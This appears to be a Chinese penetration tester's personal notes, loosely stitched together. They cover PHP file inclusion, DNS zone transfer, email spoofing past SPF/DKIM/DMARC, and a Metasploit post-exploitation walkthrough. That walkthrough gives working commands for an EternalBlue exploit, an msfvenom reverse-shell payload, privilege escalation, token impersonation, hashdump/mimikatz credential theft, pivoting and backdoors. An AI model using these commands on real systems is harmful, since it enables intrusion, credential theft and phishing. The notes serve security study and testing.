原本pear/pcl是一个命令行工具，并不在Web目录下，即使存在一些安全隐患也无需担心。但我们遇到的场景比较特殊，是一个文件包含的场景，那么我们就可以包含到pear中的文件，进而利用其中的特性来搞事。

- 7.

我最早的时候是在阅读phpinfo()的过程中，发现Docker环境下的PHP会开启 `register_argc_argv` 这个配置。文档中对这个选项的介绍不是特别清楚，大概的意思是，当开启了这个选项，用户的输入将会被赋予给 `$argc`、`$argv`、`$_SERVER['argv']` 几个变量。

如果PHP以命令行的形式运行（即sapi是cli），这里很好理解。但如果PHP以Server的形式运行，且又开启了 `register_argc_argv`，那么这其中是怎么处理的？

## DNS域传送漏洞

<https://cloud.tencent.com/developer/article/1555532>

DNS备份服务器通过"域传送"从主服务器上复制数据，如果域传送被攻击者利用就会导致整个网络拓扑泄露，一般使用privateDNS防御（内外网分离），限制区域传送ip并且设置TSIG key

利用：nslookup -type=ns 域名

然后进入交互模式 ls列出域名-->是否可以列出域

kali下dig发送axfr请求，要求返回某个区域全部记录 dnsenum dnswalk都可以

## 未设置spf导致邮箱任意伪造

<https://www.cnblogs.com/wkzb/p/15401932.html>



<https://www.cnblogs.com/wkzb/p/15553178.html>

<https://mp.weixin.qq.com/s/tOOBZ1aC6SjslCM70WKBQ> 邮件伪造

## SPF

Sender Policy Framework 简单来说就是通过修改SPF记录来导致邮件任意发送

- SMTP协议是简单的邮件传输协议，目前邮件还是使用这个协议通信，但是它本身并没有很好的安全措施。SMTP协议本身没有机制鉴别寄件人的真正身份，电子邮件的“寄件者”一栏可以填上任何名字，于是伪装他人身份来网络钓鱼或寄出垃圾邮件便相当容易，而真正来源却不易追查。
- MX记录用于指定负责处理发往收件人域名的邮件服务器。MX记录允许设置一个优先级，当多个邮件服务器可用时，会根据该值决定投递邮件的服务器（值越小优先级越高）。SMTP会根据MX记录的值来决定邮件的路由过程。
- SPF记录的全称为 Sender Policy Framework，中文译作“发件人策略框架”，它是一套电子邮件认证机制，可以确认电子邮件确实是由网域授权的邮件服务器寄出，防止有人伪装身份网络钓鱼或寄出垃圾电邮。SPF允许管理员设定一个DNS TXT记录或SPF记录设定发送邮件服务器的IP范围，如有任何邮件并非从上述指明授权的IP地址寄出，则很可能该邮件并非确实由真正的寄件者寄出。

## 查看方式

```
nslookup -type=txt example.com //windows
dig -t txt example.com          //linux
```

## 绕过

### SPF解析不当

- 语法错误将导致SPF记录完全失效，<https://www.kitterman.com/spf/validate.html> 网站输入域名和SPF记录，可以检查SPF记录是否正确（SPF记录本质上是一个DNS记录，所以并不是修改之后立即生效的，通常需要几个小时的时间）
- 允许IP段过大，只要攻击者拿下一台网段内的机器即可绕过
- ~all 软拒绝，会接受来信，但可能被标记为垃圾邮件（outlook 邮箱可以接收邮件，qq 邮箱不接收，163 邮箱标记为垃圾邮件）SPF记录设置硬拒绝，就会有大量的邮件被丢弃或者隔离，影响办公效率，为了减少业务影响，有些管理员采用软拒绝的策略，但也会在一定程度上造成安全风险

### SPF配置不当

- 域名增加了SPF记录，但是邮件服务器不支持SPF检查或邮件网关未开启SPF检测，无法验证邮件来源。这种情况下，我们声明了自己是谁，但却无法验证对方是谁，SPF检测无效，可伪造任意用户发送到你的域名邮箱里
- SPF解析在公网DNS，邮件服务器配置内部DNS，内部DNS无法进行SPF解析，从而导致绕过，可从公网伪造任意用户发送邮件
- 攻击者在公司内网，内网SMTP服务器开启匿名邮件发送或者在信任服务器IP段，就可以使用任意用户发送邮件

### 高权限用户绕过

- Exchange 邮箱系统，拥有 Domain admin 权限的域用户，可以通过 outlook 直接指定发件人，伪造任意发件人发送邮件并且邮件头不会显示真实IP，但是这条没有什么实际意义，已经拥有 Domain admin 权限就没必要进行邮件伪造了

### 邮件客户端内容解析差异

#### From 字段特殊字符填充绕过

SPF显然有其局限性，当用户A发邮件给B，B再转发给C的时候，SPF将邮件的发件人转换为B，这个时候就产生了DKIM技术

## DKIM

DKIM是 DomainKeys Identified Mail 的缩写，中文译作“域名密钥识别邮件”。这是一套电子邮件认证机制，使用公开密钥加密的基础提供了数字签名与身份验证的功能，以检测寄件者、主旨、内文、附件等部分有否被伪造或篡改。一般来说，发送方会在电子邮件的标头插入 DKIM-Signature 及电子签名信息。而接收方则通过DNS查询得到公开密钥后进行验证。（查资料得知：目前万网不支持DKIM，新网支持DKIM）

利用了公开密钥提供了身份验证和数字签名功能防止伪造篡改。

### 查看方式

```
nslookup -type=txt dkim._domainkey.example.com //windows
dig -t txt dkim._domainkey.example.com          //linux
```

### 绕过

因为SPF记录定义的发送方地址是 RFC5321.MailFrom 中规定的字段（Return-Path），DKIM则是直接在邮件头里携带了域名字段（DKIM-Signature: d=），借用在知乎看到的一个师傅的解释：邮件存在信封和信笺两个不同的概念，信封上的信息是给邮递员看的，包含了从哪里来到哪里去的寻址信息，而信笺内的信息是给收件人看的，所以信封和信笺上写的收发件人可以完全没有关系。套用在电子邮件上，电子邮件的“信封”对于普通用户通常是不可见的，只对中转过程中的各种服务器可见。Return-Path 即是信封上的发送方，信封上还标注了DKIM验证的域名字段 DKIM-Signature: d=fake.com，只要 fake.com 域名发送邮件并使用 fake.com 的公钥进行验证即可通过SPF和DKIM检查，将该邮件发送到收件人的邮箱，而邮件服务展示给普通收件人的发件地址却为“信笺”内的 From 字段的内容，实现了伪造邮件的目的，于是诞生了DMARC技术。

```
Return-Path: admin@fake.com
DKIM-Signature: d=fake.com, b=xxxxxxxxxxxxxx
From: <admin@aaa.com>
To: <beiw@bbb.com>
```

说实话看的不是很明白

## 四、DMARC

DMARC是 Domain-based Message Authentication, Reporting and Conformance 的缩写，中文译作“基于域的消息认证，报告和一致性”。

举栗子，它并没有规定具体的验证措施，而是基于SPF和DKIM（或二者之一）。它规定，SPF记录的发件人（Return-Path）或DKIM记录的发件人（DKIM-Signature: d=）二者至少需有其一与 From 头对应，即信封上的两个发件人最少要有一个与信笺中的发件人一致。当然DMARC技术在实际实现过程中还会有很多细节，这里只是抽象出了一部分易于理解的概念。

查看一个域名的DMARC记录命令：

```
nslookup -type=txt _dmarc.example.com //windows
dig -t txt _dmarc.example.com //linux
```

## 工具使用

### MSF

[https://blog.csdn.net/weixin\\_45588247/article/details/119614618](https://blog.csdn.net/weixin_45588247/article/details/119614618)

<https://www.anquanke.com/post/id/164525>

## 基础概念

### 4. 攻击载荷(payload):

**Payload**：Payload 中包含攻击进入目标主机后需要在远程系统中运行的恶意代码，而在Metasploit中Payload是一种特殊模块，它们能够以漏洞利用模块运行，并能够利用目标系统中的安全漏洞实施攻击。简而言之，这种漏洞利用模块可以访问目标系统，而其中的代码定义了Payload在目标系统中的行为。

**Shellcode**：Shellcode 是 payload 中的精髓部分，在渗透攻击时作为攻击载荷运行的一组机器指令。Shellcode 通常用汇编语言编写。在大多数情况下，目标系统执行了 shellcode 这一组指令之后，才会提供一个命令行 shell。

#### 4.2 Metasploit中的 Payload 模块主要有以下三种类型:

##### Single :

是一种完全独立的 Payload，而且使用起来就像运行 calc.exe 一样简单，例如添加一个系统用户或删除一份文件。由于 Single Payload 是完全独立的，因此它们有可能会被类似 netcat 这样的非 metasploit 处理工具所捕捉到。

##### Stager :

这种 Payload 负责建立目标用户与攻击者之间的网络连接，并下载额外的组件或应用程序。一种常见的 Stager Payload 就是 reverse\_tcp，它可以让目标系统与攻击者建立一条 tcp 连接，让目标系统主动连接我们的端口(反向连接)。另一种常见的是 bind\_tcp，它可以让目标系统开启一个tcp监听器，而攻击者随时可以与目标系统进行通信(正向连接)。

##### Stage :

是 Stager Payload 下的一种 Payload组件，这种Payload可以提供更加高级的功能，而且没有大小限制。

```

1 #Single Payload的格式为:
2 <target>/ <single> 如: windows/powershell_bind_tcp
3 #Stager/Stage Payload的格式为:
4 <target>/ <stage> / <stager> 如: windows/meterpreter/reverse_tcp

```

- 当我们在Metasploit中执行 show payloads 命令之后，它会给我们显示一个可使用的Payload列表：

- **注：**

在这个列表中，像 windows/powershell\_bind\_tcp 就是一个 Single Payload，它不包含 Stage Payload。

而 windows/meterpreter/reverse\_tcp 则由一个 Stage Payload (meterpreter) 和 一个 Stager Payload (reverse\_tcp 组成。

Stager中几种常见的payload：

```

1 windows/meterpreter/bind_tcp      #正向连接
2 windows/meterpreter/reverse_tcp   #反向连接，常用
3 windows/meterpreter/reverse_http  #通过监听80端口反向连接
4 windows/meterpreter/reverse_https #通过监听443端口反向连接

```

其中：meterpreter组件（stage）是一种基于内存DDL注入的后渗透工具

## 使用流程

### 基础使用

这个就不多写了

#### 1. 基础使用：

```

1 msfconsole      #进入框架
2 search ms17_010  # 使用search命令查找相关漏洞
3 use exploit/windows/smb/ms17_010_eternalblue  # 使用use进入模块
4 info            #使用info查看模块信息
5 set payload windows/x64/meterpreter/reverse_tcp #设置攻击载荷
6 show options    #查看模块需要配置的参数
7 set RHOST 192.168.100.158 #设置参数
8 exploit / run   #攻击
9 后渗透阶段     #后渗透阶段

```

### 后渗透(windows)

<https://cloud.tencent.com/developer/article/1180234>

#### 一.创建会话

[https://blog.csdn.net/weixin\\_44823747/article/details/110056175](https://blog.csdn.net/weixin_44823747/article/details/110056175)

##### 1.通过-l参数来查看可以生成的payload

root@kali:~# msfvenom -l

Framework Payloads (472 total)

Name	Description
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect back stager
android/meterpreter/reverse_http	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_tcp	Connect back to attacker and spawn a Meterpreter shell
android/shell/reverse_http	Spawn a piped command shell (sh

其中可以分为三类，二进制文件，webshell和脚本shell

2.windows反弹shell建立如下

```
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=本地ip lport=本地监听端口 -f exe -o ./re.exe
```

然后运行exploit/multi/handler监听模块并且在靶机上运行脚本即可

3.cmdshell-->meterpreter

sessions查看会话类型，如果是cmdshell可以选择输入 session -u id 来升级 然后sessions id进入会话  
收集信息

run arp\_scanner -r c段ip 查看主机状态

run post/multi/recon/local\_exploit\_suggester 查看msf的提权

## 二.提权

### 1.绕过UAC

用户帐户控制（UAC）是微软在 Windows Vista 以后版本引入的一种安全机制，有助于防止对系统进行未经授权的更改。应用程序和任务可始终在非管理员帐户的安全上下文中运行，除非管理员专门给系统授予管理员级别的访问权限。UAC 可以阻止未经授权的应用程序进行自动安装，并防止无意中更改系统设置。

这里输入background挂起会话，使用MSF中的模块直接进行提权，在会话中输入getsystem即可

### 2.系统漏洞

## 三.进程迁移

将msf和进程进行绑定来降低被杀的概率

- 1.查看进程 getpid
- 2.查看正在运行进程 ps
- 3.绑定 migratepid id

#### 四.令牌假冒

令牌：windows提供的一个类似于cookies的功能，用来分辨用户身份，如果域管理员登陆过这个终端，那可以直接假冒域管理员

- 1.查看当前用户 getuid
- 2.进入模块 use incognito
- 3.查看存在的令牌 list\_tokens-u
- 4.伪造 impersonate\_token token\\用户名

#### 五.获取凭证

在内网环境中，一个管理员可能管理多台服务器，他使用的密码有可能相同或者有规律，如果能够得到密码或者hash，再尝试登录内网其它服务器

- 1.取出密码 run hashdump
- 2.使用mimikatz模块
- 3.wdigest抓内存中的明文
- 4.kiwi模块

#### 六.端口转发

##### portfwd

portfwd -l 本地端口 -r 内网ip -p 内网端口

##### pivot

- 1.添加路由表 route add 内网ip 子网掩码 sessionid （route print查看）
- 2.socks代理

```
auxiliary/server/socks4a  
  
use auxiliary/server/socks5  
  
use auxiliary/server/socks_unc
```

#### 七.后门

metsvc(服务启动)

persistant

其他